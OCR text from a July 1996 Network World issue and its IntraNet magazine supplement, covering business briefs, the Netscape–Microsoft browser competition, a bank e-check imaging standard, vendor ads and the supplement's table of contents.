Let's face it: Logging into the Internet today and getting a piece of information — unless you happen to have your own T-1 to the desktop — is a slow and frustrating experience. Performance is abysmal, data delivery is subject to all types of errors, and service outages occur so regularly that you stop paying attention to them. It's simply a matter of upgrading the Internet backbone.

But what we're looking at is the single largest network overhaul of all time. What a consulting opportunity. From its humble, router-based, TCP/IP roots, the Internet is about to turn pro. While nothing has been decided, Asynchronous Transfer Mode is being seriously considered as a replacement for the current network standard.

After all, the originators of the Internet were more concerned with moving files and electronic mail, not graphically rich Web pages with attached sound and video.

The Internet is simply not an environment where video, multimedia or audio is going to work. Even more critical is the fact that IP is a best effort protocol that will ultimately allow routers to discard packets that they cannot handle. With TCP/IP, there is simply no way to guarantee that a specific quality of service can be maintained. That makes the environment inappropriate for serious corporate business computing.

For our friends at HP, Informix and Netscape, success will ultimately depend on the enhancements that are applied to the Internet backbone and protocols. Today's simple router-based collection of servers talking TCP/IP cannot possibly begin to support the crushing effect of the thousands of corporations preparing to launch their first Internet-enabled, corporate intranet application.

Myers is president of Client/Server Connection, Ltd., a Cambridge, Mass., firm specializing in client/server software solutions. He can be reached at (800) 622-1108, Ext. 522, or via CompuServe at 71332,1726.

BusinessBriefs

Fulcrum Technologies, Inc. of Ottawa has acquired the **Wide-Area Information Server search technology** from America Online, Inc., in Vienna, Va. Fulcrum had previously licensed the technology and used it in its line of text retrieval software. Financial terms of the deal were not disclosed.


Baranof Software, Inc. of Watertown, Mass., and **Peloria Technology Corp.** of Burbank, Calif., last week announced a technology partnership. Under the agreement, Peloria will add support for Baranof MailCheck **electronic mail management** software to its MailScout Rules Server and gateway products. As a result, mutual customers will now be able to monitor corporate E-mail networks from a single console, company officials said.

Brio Technology, Inc., a Palo Alto, Calif.-based maker of **query and reporting tools**, has received $6 million in venture capital that it will use to expand its sales and marketing efforts.

Oracle Corp. has announced **record financial results for its fiscal fourth quarter,** ended May 31 (see chart). Fourth quarter license revenues grew by 45% compared to a year ago, and there was a strong demand for **Oracle's SmartClient suite** and its line of business applications.

ORACLE FINANCIALS

Revenue (in billions of dollars)



SQL Financial International, Inc. of Atlanta has named **Alan Bond** as vice president of finance and administration. Bond was previously senior vice president of strategic planning and business development at Lanier Worldwide. SQL Financials develops cross-industry business applications.

NetManage

Continued from page 33

work offline.

In terms of the InPerson component, the company overhauled its interface by making video windows detachable and movable.

InPerson now supports a low-bandwidth audio compression technology that significantly reduces net traffic.

Pricing for the Chameleon Desktop, including the upgraded Z-Mail Pro, starts at $400. The stand-alone version of Z-Mail Pro costs $55 per user.

ECCO chamber

Separately, NetManage will announce this week a free upgrade to its ECCO Pro contact management and scheduling software that has enhanced workgroup features.

The software now includes ECCO Workgroup Administrator, for sharing group scheduling and other ECCO information between multiple workgroup directories running on the same server.

ECCO users typically have access only to contact and scheduling data stored either on their local computers or withiin their workgroup.

According to the company, the new Workgroup Administrator piece will let corporate departments using ECCO share and consolidate information without the high cost of more traditional groupware products.

ECCO Workgroup Administrator is available now free on NetManage's ECCO Workgroup Center Web site (http://www.netmanage.com/ecco).

The software is also available directly from the company for the cost of shipping and handling.

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
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Briefs

■ **Hummingbird Communications, Ltd.** *this month will ship a $195* **32-bit TCP/IP application suite for Windows** *NT, Windows 95 and Windows 3.X. Called Suite Maestro, the package includes standard TCP/IP applications such as telnet and FTP finger, ping and traceroute diagnostic tools, the Columbus Lite Web browser, electronic mail and network news client, plus SOCKS firewall security functionality.*

Hummingbird: (415) 917-7300.

■ **NetManage, Inc.** *said its next release of Chameleon IntraNet Desktop for Windows will include the* **SocksPlus firewall software** *from NEC Technology Internet Business Unit, so users can authenticate any Windows applications sent to a firewall or server supporting Version 4.2 of SOCKS.*

■ **Start-up Vicinity Corp.** *today will announce YourTown,* **Web-based geographical map software.** *Webmasters can use YourTown to deliver information in the form of geographical schematics to users with Web browsers.*

Vicinity: (408) 732-5950.

■ **Dun & Bradstreet Information Services** *and* **ARI Network Services, Inc.** *last week said they will begin marketing a standard electronic commerce identification number that will let companies precisely identify each business location involved in an electronic commerce transaction. EC-ID will comprise a two-digit Electronic Data Interchange code and a four-digit suffix identifying a business location within a company.*

■ **Inso Corp.** *of Boston will purchase* **Electronic Book Technologies (EBT)** *of Providence, R.I., for $39.8 million. Officials said the merger presents opportunities to incorporate many of Inso's technologies into future releases of EBT's DynaText publishing and DynaBase Web site management software. Inso specializes in multilingual software products.*

Browser wars: Version 4

Netscape and Microsoft take the battle to the next level.

By Carol Sliwa

The 3.0 versions of their Web browsers are still in beta. The final editions won't hit the streets until August. But Netscape Communications Corp. and Microsoft Corp. are already tossing out teasers about 3.0 successors.

In the Internet marketplace, they can ill afford to dawdle.

Netscape still holds a commanding lead in the browser war, claiming an installed base of 38 million users, but Microsoft may have a shot at loosening that stranglehold by giving away its browser; Netscape charges $49 a shot.

With its Internet Explorer 3.0 browser, Microsoft worked hard to catch up in the features battle. But with Version 4.0, the software giant will try to push the browser into a new dimension: The company is building Internet Explorer into its Windows 95 desktop and Windows NT server and workstation operating systems.

Do not confuse this with merely bundling in the browser, as Microsoft has done since last August with the much ballyhoed release of Windows 95. Internet Explorer 4.0, due out by year-end, will be tightly integrated with the operating system in such a way that the browser and desktop become one; it will be called the Active Desktop.

Instead of having a separate file manager and browser, users will be able to click between local hard disks, CD-ROMs, printers, Windows applications, Web sites, electronic mail and newsreaders in much the same way that they navigate from page to page today with their Web browsers.

As one Microsoft marketing manager said, it could make the browser irrelevant in the future, or, at the very least, change the nature of the browser turf war.

Netscape, at least for the moment, remains unfazed.

"It doesn't necessarily work just because they say it will work," said Jim Barksdale, Netscape's president and chief executive officer.

In the first two versions of its browser, Netscape stayed ahead of the pack by pumping in new features, and its Navigator browser of the future, code-named Galileo, promises more twists. For starters, the company will add sophisticated collaboration features, as it pledged when it acquired Collabra Software, Inc. to transform its browser into an open-standards groupware-like product a la Lotus Notes.

The new Navigator will feature a beefed-up mail client, supporting Internet Message Access Protocol Version 4 for easier off-site use and Secure/Multi-purpose Internet Mail Extensions for encrypting messages. Mail will be automatically sorted and answered, and rich text will not be a problem because messages will be composed in and read as HTML.

NetworkWorld Fusion

Link to browser-comparison charts via Network World Fusion (http://www.nwfusion.com). Select News+ then Intranets and the 'Net.

Other enhancements include support for the Lightweight Directory Access Protocol, to link disparate directories, and increased conferencing capabilities for hosting and controlling access to internal discussions.

Sources said Microsoft's 4.0 browser will offer many similar features. The beta for Microsoft's 4.0 browser is due in the fourth quarter, and Netscape's 4.0 beta is in the works, with a final release targeted for year-end. ■

Browser feature comparison

Microsoft Internet Explorer 3.0	Netscape Navigator 3.0
Support: Java, Java applets, JavaScript, ActiveX, VBScript, HTML 3.2, Netscape plug-ins	**Support:** Java, Java applets, JavaScript, HTML 3.0, Open API for plug-ins
Security: Secure Sockets Layer 3.0 support, client-side digital certificates	**Security:** Secure Sockets Layer 3.0 support, client-side digital certificates
Conferencing: Application sharing, point-to-point voice, multipoint collaborative whiteboard	**Conferencing:** Point-to-point Internet phone and collaborative whiteboard
Mail: SMTP/POP3 Internet client	**Mail:** SMTP/POP3 Internet client
Platform support: Windows (95 and NT); Windows 3.1 and Macintosh due in Q4	**Platform support:** Windows (3.1, 95 and NT), Unix, Macintosh
Future Direction: WebView, integrating Web browsing into the Windows Explorer, so local files, LAN/WAN files and Web sites can be accessed from a common point	**Future Direction:** IMAP4 mail client, S/MIME support, LDAP directory services, controlled group discussion capabilities, automatically loaded plug-ins

Banks back E-check standard

By Ellen Messmer

The banking industry, along with the U.S. Federal Reserve System, is rallying around a technical standard for electronic checks that paves the way for Internet check payments and interbank processing of those checks.

The Financial Image Interchange specification, to be approved as an ANSI standard this month, offers a common image format for converting paper checks to electronic ones, or to create electronic checks (E-checks) that can be signed digitally and processed by the banks.

Citibank, N.A., Bank of Boston Corp. and Huntington National Bank are expected to be among the early adopters of this E-check technology, despite worries that federal and state banking regulations are more favorable for paper checks than electronic ones.


More than 460 million paper-based payments are made in the U.S. each year, and with that volume growing at 3%, the banking industry would like to move E-checks into the mainstream, said Bill Krajewski, Citibank vice president and chair of the ANSI X9 subcommittee that developed the Financial Image Interchange standard.

However, roughly a dozen states still require banks to mail back to their customers the paper checks they've written each month.

Several banks, including Wells Fargo & Co., NationsBank, N.A. and Citibank, already run the paper checks they receive through their in-house image processing systems, transmitting the check images to an outside bank through mutual arrangement to quickly settle customer accounts.

However, because the check-imaging systems on the market, such as those from IBM, NCR Corp. and Unisys Corp., are incompatible, such image exchanges can be problemmatic, particularly when banks merge.

The Financial Image Interchange combines formats from IBM, TIF and Office Document Architecture and offers a conversion method for sharing data between disparate systems. ■



Banks rallying around the common E-check format include:
- Bank of Boston
- Citibank
- Huntington Bank
- U.S. Federal Reserve

The Financial Image Interchange standard, developed by the ANSI ASC X9B Subcommittee, presents a common technical framework for electronic checks on the Internet and in bank processing networks.

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The magic bits involve a new interactive Web application server, code-named Domino, from Lotus Development Corporation, an IBM company. And you can get the whole story about how it “extends mission-critical applications to the open environment of Internet standards and protocols,” etc, etc, at http://domino.lotus.com.

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One more thing. Any connection between this Lotus development and IBM's commitment to making network computing real for customers is strictly intentional. For an overview of other surprising ways we can help you make the most of a networked world, stop by our Web site at http://www.ibm.com.

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A Network World Supplement July 199

INTRANet magazine

A flash of inspiration

The Xerox-Wide Web keeps employees at the document company tuned in, turned on and efficient

Also inside

- Keeping it secure
- Browsers: is there a difference?
- Hawking intranets to top brass
- VRML: an analysis

Capitalizing on Internet Technologies

what if
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
—Don Smith, Dun & Bradstreet

Because we have so many employees on the messaging system, it has to allow us both centralized control and administration and has to appear seamless and responsive to our employees. We are deploying Microsoft Exchange Server because it delivers these capabilities.

—Charlie Pereira, End-user Computing
Tools, Electronic Messaging Manager, Chevron

With our domestic sales organization and headquarters on Exchange, we see Exchange as the technology backbone for supporting a collaborative approach to our sales efforts and enabling us to put regional sales directories in closer contact with headquarters.

—Eric Iversen,
Director of Applications Development, Nabisco



Microsoft Exchange agreed on one thing?

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IntraNet magazine™
July 1996
Volume 1, Number 2

Evil lurks, Be secure. Page 39.

FEATURES ●

28 Is "browser strategy" an oxymoron?


Basic Web browsers are a dime a dozen and easy for desktop users to obtain. But advanced browsers, especially when packaged with add-on software, can provide real intranet value. Can you afford to let the browser choice run wild?

35 COVER: Documenting the Xerox-Wide Web

Cindy Casselman gets much of the credit for turning ad hoc intranet activities at Xerox into a sanctioned, strategic effort. Now the company banks on its network as a way to keep employees tuned in, turned on and efficient. Cover photo by Nick Koudis.

39 Evil lurks outside, and you can bet it wants to get in

At its most insidious, security trouble for intranet managers comes in the form of hackers trying to snatch mission-critical data for malicious purposes. Here's how you can batten down the hatches.




41 IntraView: First Albany's Ullas Naik on intranet futures

Intranets will change your life, says investment pro Ullas Naik in this Q&A. You'd better be prepared to deal with the changes to come.

43 Taking Route One to Siemens Rolm

Searching for an information delivery solution took a team at Siemens Rolm down the intranet road. Project leader Rainer Kuhn describes the job of creating the company's internal Web, called Route One.



45 Hawking intranets to the top brass

Top-level managers are aware of intranets, but aren't so sure how and if they add any value to the business. Here are some tips on how to convince the brass that an intranet is a worthwhile opportunity, not some fad.

46 VRML: An intranet analysis

The Virtual Reality Mark-up Language is a fun way to spruce up boring, flat Web sites. While limited today, ultimately VRML will make it possible to create compelling 3-D worlds. A look at the status of VRML technology and its applicability to intranets.

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Your virtual connection to news bits, opinion, insight, humor and other marginalia from planet intranet.

Ask Dr. IntraNet 13
In this issue: Tracking user traffic on the internal Web, and an update on HTML standards.

IntraNet Handbook: Does ActiveX do it all? 13
Microsoft says ActiveX will animate your Web applications by building on existing desktop-based OLE. But is X as slick and as capable as Microsoft says, and is it a better tool for developing intranet applications than Sun Microsystems' Java?

Review: Lotus' Domino is sugar for Notes R4 16
Using Lotus' InterNotes Web Publisher to bridge the gap between Notes and Web environments is clumsy at best. But Lotus hopes to sweeten things up with the release of Domino.

Product Watch: An analysis of intranet product news 20
Everything's coming up Java, as both tools and applications developers stir in Sun's newest accessories and pour out commercial products.

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The intranet according to Darwin. Evolution doesn't apply only to organic material. How to identify tomorrow's Neanderthals. By Mark Gibbs

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From the Editor

Opinions about these things called intranets range from the skeptical ("Are they legit?") to the converted ("Intranets are going to reorder the network world!"). Then there are those who say they have been using them for years: "It's just we have a name for it now," says one network exec.

The average company is probably somewhere in the middle of the pack. They're looking at a grass-roots effort that has recently grown into a full fledged IT project, or they are gearing up to pitch a big intranet project to the top brass.

As with any new initiative, there are more questions than answers and a major part of the job is trying to set realistic goals and expectations. That can be hard with all the excitement about the concept. Bill Gates, for example, is out there saying things like: "I don't think the industry has come out with anything more clear cut and immediately useful as intranet technology" (see Hot Links, page 7).

If you don't believe him, ask companies like Schlumberger (profiled last month) or Xerox, the subject of our cover story. They are already reaping bottom-line dividends from intranets.

Are intranets magic? The elixir for your technical woes? No, says one user. To do them right, intranets take careful planning and consideration, like any network project. Although there are plenty of tales about intranets that were put up in a week, it can take a year or more to get it right.

The upshot is this: The technology is legitimate, but don't be tricked into setting overly aggressive goals. Take your time and do it right. This technology will be with us for a long time to come.

John Dix, Editor (jdix@nww.com)

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

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Sweet dreams

Six months ago, Bill Gates said he was waking up thinking about browsers. By the end of the year, he expects his Netscape Communications Corp. counterparts to be having nightmares.

"In the fourth quarter, you'll start to see the numeric impact of Microsoft Internet Explorer," Gates declared at a recent briefing. He's obviously pleased with Internet Explorer's success at carving away at Netscape Navigator, which still has three-quarters of the market.

